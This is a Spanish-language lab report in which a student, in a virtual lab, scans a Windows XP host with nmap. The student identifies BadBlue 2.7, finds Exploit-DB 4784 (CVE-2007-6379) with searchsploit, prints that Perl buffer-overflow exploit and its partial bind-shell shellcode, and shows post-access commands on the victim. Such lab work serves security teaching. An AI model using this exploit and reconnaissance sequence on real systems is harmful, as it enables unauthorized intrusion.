



Ilustración 70 Licencia BadBlue



2.1 IP Windows XP




Ilustración 71 IP Windows XP


```
┌──(root㉿Freeman)-[/home/tello]
└─# ping 192.192.192.12
PING 192.192.192.12 (192.192.192.12) 56(84) bytes of data.
64 bytes from 192.192.192.12: icmp_seq=1 ttl=128 time=3.82 ms
64 bytes from 192.192.192.12: icmp_seq=2 ttl=128 time=1.62 ms
64 bytes from 192.192.192.12: icmp_seq=3 ttl=128 time=1.90 ms
64 bytes from 192.192.192.12: icmp_seq=4 ttl=128 time=2.10 ms
64 bytes from 192.192.192.12: icmp_seq=5 ttl=128 time=1.48 ms
^C
── 192.192.192.12 ping statistics ──
5 packets transmitted, 5 received, 0% packet loss, time 4010ms
rtt min/avg/max/mdev = 1.484/2.184/3.822/0.846 ms
```

Ilustración 72 Ping entre kali y XP

En primer lugar, desde la máquina atacante (Kali Linux), se verificó que la víctima (Windows XP con BadBlue) tuviera activo el puerto **80/tcp**, característico de servicios HTTP.
Se usaron los siguientes comandos de diagnóstico:

```
┌──(root㉿Freeman)-[/home/tello]
└─# nmap -sV 192.192.192.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-10 23:30 -05
Nmap scan report for medmgmt-1.tajen.edu.tw (192.192.192.1)
Host is up (0.00040s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
53/tcp open  domain  dnsmasq 2.45
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for medmgmt-2.tajen.edu.tw (192.192.192.2)
Host is up (0.0011s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
445/tcp   open  microsoft-ds?
61900/tcp open  unknown
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for medmgmt-3.tajen.edu.tw (192.192.192.3)
Host is up (0.00028s latency).
All 1000 scanned ports on medmgmt-3.tajen.edu.tw (192.192.192.3) are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:09:7E:AF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for medmgmt-12.tajen.edu.tw (192.192.192.12)
Host is up (0.0014s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          BadBlue httpd 2.7
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows XP microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 08:00:27:2E:C9:8D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Nmap scan report for medmgmt-4.tajen.edu.tw (192.192.192.4)
Host is up (0.0000050s latency).
All 1000 scanned ports on medmgmt-4.tajen.edu.tw (192.192.192.4) are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (5 hosts up) scanned in 68.96 seconds
```


```
PORT     STATE SERVICE       VERSION
80/tcp   open  http          BadBlue httpd 2.7
```



La respuesta confirmó que el puerto estaba **abierto** y en uso por un servidor web.

2.2 Identificación del servicio HTTP


A continuación, se ejecutó:
curl -I http://192.192.192.12:80/



Esto permitió identificar con precisión la versión del servidor: **BadBlue 2.7**, conocida por vulnerabilidades documentadas públicamente.

2.3 Búsqueda de vulnerabilidades en Exploit-DB


Con la versión del software identificada, se utilizó **SearchSploit**, herramienta incluida en Kali Linux que consulta la base de datos de exploits públicos (Exploit-DB).
Comando ejecutado:
searchsploit badblue 2.7



El primer resultado corresponde al exploit **EDB-ID: 4784**, un desbordamiento de búfer remoto descubierto por Luigi Auriemma y publicado en diciembre de 2007.

La ruta interna del exploit es:
/usr/share/exploitdb/exploits/windows/remote/4784.pl

Para confirmar su ubicación, se ejecutó:
searchsploit -p windows/remote/4784.pl



2.4 Análisis del código fuente del exploit

El exploit fue copiado al directorio de trabajo con el comando:
cp /usr/share/exploitdb/exploits/windows/remote/4784.pl .

Posteriormente se visualizó su contenido:
nano 4784.pl
Dentro del script se observa que está escrito en **Perl**, utilizando la librería **IO::Socket** para establecer una conexión TCP con el servidor víctima.

```
┌──(root㉿Freeman)-[/home/tello]
└─# cp /usr/share/exploitdb/exploits/windows/remote/4784.pl .

┌──(root㉿Freeman)-[/home/tello]
└─# ls
4784.pl  CLASEtello_ubuntu.elf  DicLampiao.txt  fotos.cpp      LinEnum        Plantillas  tello.exe
CLASE    Descargas              Documentos      hydra.restore  Música         Público     Videos
CLASES   Diclampiao.txt         Escritorio      Imágenes       nOeWdlwE.jpeg  rtl8188eus  YVdmEUNw.jpeg

┌──(root㉿Freeman)-[/home/tello]
└─# nano 4784.pl

┌──(root㉿Freeman)-[/home/tello]
└─# cat 4784.pl
#!/usr/bin/perl -w
# http://aluigi.altervista.org/adv/badblue-adv.txt
# https://www.securityfocus.com/bid/26803
# http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6379
# exploit for stack overflow in badblue 2.72
#
#  Credit to Luigi Auriemma
#  Jacopo Cervini acaro@jervus.it
#  22/12/2007
#
#
#

use IO::Socket;

if(!($ARGV[1]))
{
 print "Usage: badblue-272-seh.pl <victim> <port>\n\n";
 exit;
}

# metasploit win32_bind -  EXITFUNC=seh LPORT=4444 Size=709 Encoder=PexAlphaNum

my $shellcode  =
"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49\x49".
"\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36".
"\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34".
"\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44\x41".
"\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4c\x56\x4b\x4e".
"\x4d\x44\x4a\x4e\x49\x4f\x4f\x4f\x4f\x4f\x4f\x42\x36\x4b\x38".
"\x4e\x46\x46\x52\x46\x42\x4b\x48\x45\x34\x4e\x53\x4b\x48\x4e\x57".
"\x45\x50\x4a\x47\x41\x50\x4f\x4e\x4b\x58\x4f\x54\x4a\x41\x4b\x48".
"\x4f\x45\x42\x52\x41\x30\x4b\x4e\x49\x34\x4b\x58\x46\x33\x4b\x48".
"\x41\x30\x50\x4e\x41\x43\x42\x4c\x49\x39\x4e\x4a\x46\x38\x42\x4c".
"\x46\x57\x47\x50\x41\x4c\x4c\x4c\x4d\x30\x41\x30\x44\x4c\x4b\x4e".
"\x46\x4f\x4b\x53\x46\x45\x46\x32\x4a\x52\x45\x37\x45\x4e\x4b\x38".
"\x4f\x35\x46\x52\x41\x30\x4b\x4e\x48\x36\x4b\x58\x4e\x30\x4b\x54".
"\x4b\x58\x4f\x45\x4e\x31\x41\x50\x4b\x4e\x43\x50\x4e\x42\x4b\x38".
"\x49\x58\x4e\x46\x46\x52\x4e\x31\x41\x46\x43\x4c\x41\x53\x4b\x4d".
"\x46\x56\x4b\x58\x43\x44\x42\x33\x4b\x48\x42\x54\x4e\x30\x4b\x38".
"\x42\x57\x4e\x51\x4d\x4a\x4b\x58\x42\x54\x4a\x50\x50\x45\x4a\x46".
"\x50\x48\x50\x34\x50\x30\x4e\x4e\x42\x35\x4f\x4f\x48\x4d\x48\x56".
"\x43\x35\x48\x46\x4a\x56\x43\x43\x44\x43\x4a\x36\x47\x47\x43\x57".
"\x44\x33\x4f\x45\x46\x45\x4f\x4f\x42\x4d\x4a\x46\x4b\x4c\x4d\x4e".
"\x4e\x4f\x4b\x53\x42\x55\x4f\x4f\x48\x4d\x4f\x55\x49\x38\x45\x4e".
"\x48\x36\x41\x58\x4d\x4e\x4a\x30\x44\x30\x45\x55\x4c\x36\x44\x50".
"\x4f\x4f\x42\x4d\x4a\x46\x49\x4d\x49\x30\x45\x4f\x4d\x4a\x47\x55".
```

2.5 Preparación de un archivo de análisis seguro (copia comentada)

```
┌──(root㉿Freeman)-[/home/tello]
└─# nano badblue-272-seh.pl

┌──(root㉿Freeman)-[/home/tello]
└─# chmod +x badblue-272-seh.pl

┌──(root㉿Freeman)-[/home/tello]
└─# head -20 badblue-272-seh.pl
#!/usr/bin/perl -w
# http://aluigi.altervista.org/adv/badblue-adv.txt
# https://www.securityfocus.com/bid/26803
# http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6379
# exploit for stack overflow in badblue 2.72
#
#  Credit to Luigi Auriemma
#  Jacopo Cervini acaro@jervus.it
#  22/12/2007
#
#
#

use IO::Socket;

if(!($ARGV[1]))
{
 print "Usage: badblue-272-seh.pl <victim> <port>\n\n";
 exit;
}
```

2.6 Conexión a Windows XP




Ilustración 73 Ingreso a XP Y Badblue

2.7 Comandos informativos en la VM víctima (Windows XP)

```
C:\>systeminfo
systeminfo

Nombre de host:                            XP
Nombre del sistema operativo:              Microsoft Windows XP Professional
Versi♦n del sistema operativo:             5.1.2600 Service Pack 3 Compilaci♦n 2600
Fabricante del sistema operativo:          Microsoft Corporation
Configuraci♦n del sistema operativo:       Estaci♦n de trabajo independiente
Tipo de compilaci♦n del sistema operativo: Uniprocessor Free
Propiedad de:                              way
Organizaci♦n registrada:                   way
Id. del producto:                          76460-641-1927333-23836
Fecha de instalaci♦n original:             26/07/2025, 9:36:06
Tiempo de actividad del sistema:           0 d♦as, 17 horas, 40 minutos, 1 segundos
Fabricante del sistema:                    innotek GmbH
Modelo el sistema:                         VirtualBox
Tipo de sistema:                           X86-based PC
Procesador(es):                            1 Procesadores instalados.
                                           [01]: x86 Family 6 Model 186 Stepping 2 GenuineIntel ~2587 Mhz
Versi♦n del BIOS:                          VBOX   - 1
Directorio de Windows:                     C:\WINDOWS
Directorio de sistema:                     C:\WINDOWS\system32
Dispositivo de inicio:                     \Device\HarddiskVolume1
Configuraci♦n regional del sistema:        0c0a
Idioma:                                    0000040A
Zona horaria:                              N/D
Cantidad total de memoria f♦sica:          1.023 MB
Memoria f♦sica disponible:                 776 MB
Memoria virtual: tama♦o m♦ximo:            2.048 MB
Memoria virtual: disponible:               2.008 MB
Memoria virtual: en uso:                   40 MB
Ubicaci♦n(es) de archivo de paginaci♦n:    C:\pagefile.sys
Dominio:                                   GRUPO_TRABAJO
Servidor de inicio de sesi♦n:              \\XP
Revisi♦n(es):                              1 revisi♦n(es) instaladas.
                                           [01]: Q147222
Tarjeta(s) de red:                         2 Tarjetas de interfaz de red instaladas.
                                           [01]: Adaptador de servidor PRO/1000 T de Intel(R)
                                                 Nombre de conexi♦n: Conexi♦n de ♦rea local
                                                 DHCP habilitado:    S♦
                                                 Servidor DHCP:      192.192.192.3
                                                 Direcciones IP
                                                 [01]: 192.192.192.12
                                           [02]: Adaptador de servidor PRO/1000 T de Intel(R)
                                                 Nombre de conexi♦n: Conexi♦n de ♦rea local 2
                                                 DHCP habilitado:    S♦
                                                 Servidor DHCP:      255.255.255.255
                                                 Direcciones IP
                                                 [01]: 169.254.133.21

C:\>net users
net users

Cuentas de usuario de \\XP

-------------------------------------------------------------------------------
Administrador            Asistente de ayuda       Invitado
SUPPORT_388945a0         wayner_antonio_moya_
Se ha completado el comando correctamente.
```

Ilustración 74 Información XP

```
C:\>tasklist
tasklist

Nombre de imagen                PID Nombre de sesi◆n N◆m. de  Uso de memor
========================= ======== ================ ========== ============
System Idle Process               0 Console                  0         16 KB
System                            4 Console                  0        212 KB
smss.exe                        372 Console                  0        384 KB
csrss.exe                       764 Console                  0      3.932 KB
winlogon.exe                    788 Console                  0      5.216 KB
services.exe                    832 Console                  0      3.328 KB
lsass.exe                       844 Console                  0      6.076 KB
VBoxService.exe                1012 Console                  0      3.876 KB
svchost.exe                    1068 Console                  0      4.916 KB
svchost.exe                    1168 Console                  0      4.216 KB
svchost.exe                    1412 Console                  0     20.068 KB
svchost.exe                    1460 Console                  0      3.744 KB
svchost.exe                    1516 Console                  0      4.624 KB
explorer.exe                   2012 Console                  0     19.996 KB
spoolsv.exe                     184 Console                  0      4.340 KB
VBoxTray.exe                    400 Console                  0      3.880 KB
ctfmon.exe                      416 Console                  0      3.144 KB
wscntfy.exe                     760 Console                  0      2.236 KB
alg.exe                        1384 Console                  0      3.432 KB
wuauclt.exe                     836 Console                  0      5.232 KB
iexplore.exe                   1208 Console                  0      7.564 KB
iexplore.exe                    964 Console                  0     21.640 KB
badblue.exe                    1444 Console                  0      6.576 KB
iexplore.exe                   1876 Console                  0     21.508 KB
cmd.exe                         264 Console                  0      2.692 KB
wmiprvse.exe                   3364 Console                  0      7.584 KB
tasklist.exe                   3704 Console                  0      4.336 KB

C:\>
```

CONCLUSIÓN

En esta práctica se realizó, dentro de un entorno virtual controlado, el proceso completo de **camuflaje de archivos** usando *Camouflage* en Windows XP (probando portadores JPG, PNG, PDF, DOCX, XLSX y TXT) y el **análisis defensivo** de un servidor *BadBlue 2.7* desde Kali Linux. Se identificaron y documentaron los pasos operativos y las herramientas empleadas (Camouflage, Adobe Reader, VLC, curl, nmap, searchsploit),

REFERENCIAS

1. Kali Linux Documentation. https://www.kali.org/docs/
